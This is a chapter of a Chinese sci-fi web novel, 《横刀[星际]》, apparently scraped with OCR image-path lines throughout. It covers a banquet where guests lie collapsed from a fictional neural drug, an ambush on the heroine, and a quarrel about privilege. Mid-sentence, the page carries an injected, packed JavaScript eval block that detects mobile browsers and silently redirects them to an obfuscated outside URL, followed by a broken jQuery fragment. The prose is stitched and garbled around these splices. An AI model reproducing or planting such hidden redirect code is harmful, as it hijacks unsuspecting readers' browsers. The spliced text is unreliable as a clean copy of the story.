21. 第 21 章

作品:《横刀[星际]

    声音异能-模仿+魅惑方向。


    魅惑其实就是“快速进行性唤起”——但这样说太直白了,因此联盟官方还是以魅惑代称。


    这种异能的就业方向是配音演员,翻唱歌手,以及私人订制的灰色产业。


    花月显然是被“定制”过的,凌一跟在他身后走向回廊最深处,在光脑上给风行止汇报了一下自己的行动轨迹。


    风行止:?


    风行止:你在干什么?


    凌一:好奇。


    花月回头,他警惕地问:“你在和别人联系吗?”


    凌一:“我的助理,她得知道我的行踪。”


    花月的眉毛竖起来,又很快摁下去:


    “我没有恶意。”凌一不置可否。


    回廊吸收了两人的脚步声,凌一在电视剧上看到过,所谓宴会的休息室,其实最重要的作用是给客人们做一些隐秘的不体面之事。


    花月选择的休息室是最大的之一。


    门被打开,又被花月快速关上,凌一任由自己被他扯进来,迎面先是一股闷浊的臭气,凌一眯下眼适应昏暗的光线,才看清房间里的景象。


    十一个人,全部都翻着白眼浑身抽搐。他们身上漂亮的衣服已经肮脏,上面还有血迹,这些人的手腕皮肤上多有伤痕,从伤口痕迹来看,全都是自伤导致。


    而致使他们爽到不省人事的东西,正是他们或依或靠的接入装置,装置的一头连接着靠墙的本机,另一头接入这些人的第七颈椎下方。


    一地狼藉,凌一从外间已经习惯、闻不到的浓郁香气莫名再次清晰起来,这一回,还多了说不清的臭和腥在其中。“极乐鸟,”花月的声音又变成了冯斯澜的,“不想试试吗?”


    他递过来一个方正的盒子,打开,里面是细长的直针。


    凌一没接,她问道:“这会让他们的感官退化吗?”


    花月竟然懂了她为什么这么问,他笑笑:“得用到一定程度才行,”他懒懒靠在墙上,眉眼间浮现起一种消耗过度的糜烂,这让他更好看了些,“极乐鸟很贵,一般人根本用不起。而能用得起的人……他们其实有完善的医疗团队,但感官过度刺激后是无法复原的,他们的味觉、嗅觉、触觉会慢慢失效,必须有强烈的刺激才能获得正常的感受。”


    所以外面提供的食物和饮品才会有那么怪异的味道。


    花月又离她近了点,依然用冯斯澜的声音,亲昵地问:


    “在想什么?”


    “z83流行的是UV片,一般人买不起,那东西只有在缴纳血肉税的地方有卖。缴税、然后买一片,身体就不会太痛苦了。UV片吃完也会像这样倒在地上,但没有这么夸张。”


    “z83……”花月低声道,“啊,对了,你来自洛林。”他的目光复杂起来,带着挣扎、恨意和讥嘲,“你和我是一样的人,你明白我们这样的人过的是什么生活。”


    凌一摇头:“我只是知道,我并不明白。”


    她以前并不觉得UV片有什么问题。


    血肉税不仅会带来精神和身体的虚弱,本身提取的过程也很难受,在血肉税最开始出现的时候,一个不恰当的比方是,每次缴纳带来的损伤和痛苦相当于一次分娩。缴纳完的人无法自主站立,必须卧床休养三天。


    技术在进步,缴纳的过程越来越快,越来越简单,痛苦也降到了最低,UV片能让最后那点痛苦都化为乌有,是平民里很受欢迎的营养品。


    凌一最近才开始慢慢思考这些事代表着什么。


    她为此兴奋,历史课似乎给她推开了新世界的大门;她又有点恐惧,本能的,她知道门里并非是美好的风景。


    可是门一旦打开就不会再关上,凌一别无选择,她迈步走了进去。


    “你和我想象中倒是不太一样,”花月站直身子,“我还以为你会更愚蠢、更令人讨厌呢。”


    他用冯斯澜的声音撒娇,轻笑,早就藏在手心的贴片快速摁向凌一的额头。


    凌一以右手直接钳住他的手腕,稍微用力,花月的脸就扭曲了:


    “放开我!”


    凌一不语,以绝对力量的优势从背后将他重重摁在墙上。


    手臂快折断了,鼻子更是磕得剧痛,花月眼泪长流:


    “你知不知道、我是谁的人!”


    凌一:“我正要问,你为什么要对付我?”“放开我!”花月猛烈挣扎起来,“司南不会放过你的!”


    司南?


    司南的情人跑来给她找麻烦,为了冯斯澜?


    还没等凌一理清这有点不太对劲的关系,休息室的门被人礼貌扣响。


    凌一没动,外面的人就直接自己打开了门。


    来者和凌一差不多高,戴着银边眼镜外型的光脑,穿着黑色仿古套装,她黑发绿眼,肤色苍白,五官精致,气质清冷,光是站在这里,就像一阵清凉的风,将室内污浊的空气吹散。正是据说不会放过凌一的司南。


    凌一没动,花月已经惊喜地喊起来:


    “司南、救我,她——”


    司南平静地看了他一眼,花月闭嘴了。


    司南身后传来略急促的脚步声,凌一正对门口,清楚看见来者正是冯斯澜。


    她松开手,花月嘤咛一声委顿在地,捧着手腕默默流泪。


    站着的三人没有一个欣赏他表演的,司南在冯斯澜靠近时退了一步,凌一则还没搞清眼前的状况。冯斯澜倒成了目标最明确的一个,他冲凌一不耐烦地招手:


    “过来。”


    凌一……听话了。


    就在她要走出门的时候,司南开口了:


    “凌小姐,很抱歉发生了这样的事,一点小心意会在明日送到冯家,希望你能接受我的道歉。”


    还没等凌一想好怎么回复,冯斯澜已经抢过来插到她们中间,他用了他的能力,凌一第一次从外界观察被扭曲的空间,发现还挺好看的。这屏障的效果很好,站得这么近,凌一完全没有听到他们的对话。


    十五秒,冯斯澜解除了自己的能力,他对司南点点头,转身示意凌一跟上。


    凌一故意慢了一步,听见身后花月低微的哭声:“……我只是想你……”


    冯斯澜找到一间空置的休息室,看着凌一进去,开口:


    “自卫这种基础意识还需要我教你吗?”


    这话凌一开始没有听懂,等反应过来,简直难以置信:“你在责怪我没有把你情人的情人打到残废吗?”


    不是危言耸听,凌一对平民的承受能力还摸不准,如果她出手,花月最好的结果是重伤。


    冯斯澜很平静:“你是我的未婚妻,是法洛斯的学生。这意味会有很多人想要伤害你,也意味着,你可以在察觉危险后立刻采取行动。我不会每一次都及时赶到,不要把你的安全寄托在我的身上。”


    只要不闹出人命……如果是花月这样的人,就算闹出人命,也没有关系。


    冯斯澜看着凌一睁大的眼睛,补充了一句:“但如果是你犯错,我会保证你受到应有的惩罚,我说到做到。”


    凌一数不清这是第多少次生出想要揍他的冲动,她攥住拳头,每个字都带着怒气:


    “我没有指望你,刚才我控制住花月了,我知道自己在做什么。还有,我对你们这种人肆无忌惮的特权不感兴趣。”


    冯斯澜注视她良久,最后轻轻笑了一下,转身走了。


    凌一想追出去,结果正好风行止打来通讯,她慢了一步,推开门时冯斯澜已经不见踪影。


    **!


    凌一气冲冲地接通,准备好和风行止据理力争,结果风行止没有教训她,而是在确定凌一安全、也没有让其他人受伤后就放了心,只叮嘱了一句:


    “有什么事第一时间告诉我。”


    冯斯澜说那番话以前,凌一会以为这是在让自己谨慎行事;现在她知道了,这句话的意思其实是:


    杀人放火及时说,收尾和公关才好及时跟上。


    ……


    宴会流程是实时同步在客人们光脑上的,司家将要现身之前,凌一就收到消息,快步走回大厅。冯斯澜站在靠前的侧面位置,凌一绕过好几个已经有醉相的客人,准时到达冯斯澜不远处。先出来的是司南和司夫人。


    司夫人初霁是上一代的联盟第一美人,她一点也看不出来上了年纪,和


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17170855|195669||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    亲生女儿司南站在一起,硬是把司南衬得相貌平平。


    司南长得像司瞬明多一些,母亲的美貌她也就继承了不到两成。初霁从脸蛋到身材都无可挑剔,瞧不出一点病容。


    和司南一身黑的低调精致不同,初霁的裙摆上有星河在闪动,凌一看得目眩神迷,完全明白了当年的大预言家为什么会对她一见钟情、非卿不娶。


    大美人震场亮相后,司瞬明才慢慢走出来。


    凌一好悬忍住了惊呼。


    司家人的脸全联盟都不陌生,凌一很确定,眼前的人的确是司瞬明,可他全然不复新闻里温文尔雅、风度翩翩的模样,而是两颊凹陷,脚步无力,一副和司南相似的光脑挡住了他的眼睛,让人看不清他的眼睛。


    凌一看看容光焕发的初霁,又看看拥有教科书般病容的司瞬明,怀疑自己在做梦:


    据说病重的是司夫人吧,怎么看上去快死了的是司瞬明?


    司瞬明身后还跟着一个女孩,她的头发分成六股编起来放在右肩,穿了一件低调的白裙,脸上的妆容很厚重,而且过于艳俗,明显不适合她平淡的五官。


    池语风,勾引自己养父的坏种,道德败坏到在星网上比凌一风评还差劲的超级烂人。


    如果说初霁把司南比成了路人,那她就把池语风比成了完全的丑人。司家这点事全联盟就没有不知道的,司家也根本没有要遮掩的意思,四个人站在一起,池语风和初霁相邻,中间隔了一段尴尬的距离。初霁带着忍耐和痛苦看了池语风一眼,而她曾经百般宠